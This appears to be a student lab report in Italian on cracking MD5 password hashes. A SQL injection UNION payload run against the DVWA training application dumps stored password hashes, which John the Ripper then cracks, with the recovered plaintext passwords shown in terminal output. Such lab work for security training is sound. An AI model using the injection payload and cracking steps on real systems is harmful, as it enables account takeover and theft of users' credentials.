




CRAKING HASH MD5

Gabriele genovesi




Fase 1

Ottenimento di hash md5 di alcune password

Sfruttiamo DVWA, in particolare modo la sezione sql injection (con il livello del sito impostato su low) lanciando il la sql injection:

- “ ' UNION SELECT user_id,password FROM users #”




Fase 2

‘Cracking’ delle password

Usiamo John the ripper in particolare il comando:

- “john --format=Raw-MD5 nome_file.txt”



The screenshot shows a Kali Linux desktop environment. On the left, a text editor window titled "pass.txt - Mousepad" is open, displaying a list of MD5 hashes. On the right, a terminal window titled "kali@kali: ~/Desktop" shows the execution of the command `john --format=Raw-MD5 pass.txt`. The terminal output indicates that 5 password hashes were loaded and that the cracking process is complete, with the password "charley" identified.

```
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
$ john --format=Raw-MD5 pass.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128
4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
password (?)
abc123 (?)
letmein (?)
Proceeding with incremental:ASCII
charley (?)
5g 0:00:00:01 DONE 3/3 (2023-11-02 09:11) 4.237g/s 150981p/s 150981c/s
32C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked
passwords reliably
Session completed.

(kali@kali)~[~/Desktop]
$
```

Altro

Salvataggio delle password

```
(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5
Password files required, but none specified

(kali@kali)-[~/Desktop]
$ john --show --format=Raw-MD5 ESERCIZI
?:password
?:abc123
?:charley
?:letmein
?:password
?:dragon

6 password hashes cracked, 0 left

(kali@kali)-[~/Desktop]
$
```

john permette di salvare le hash già deciptate riconoscendole e mostrandole con il comando "--show"

Altri metodi



per una decriptazione di questo tipo si potevano usare altri tool o siti web come MD5online

Identificazione Hash



Ci sono vari software che permettono di identificare la tipologia di hash (Hashid è preinstallato su kali) ma non sono molto accurati, l'arma migliore rimane l'esperienza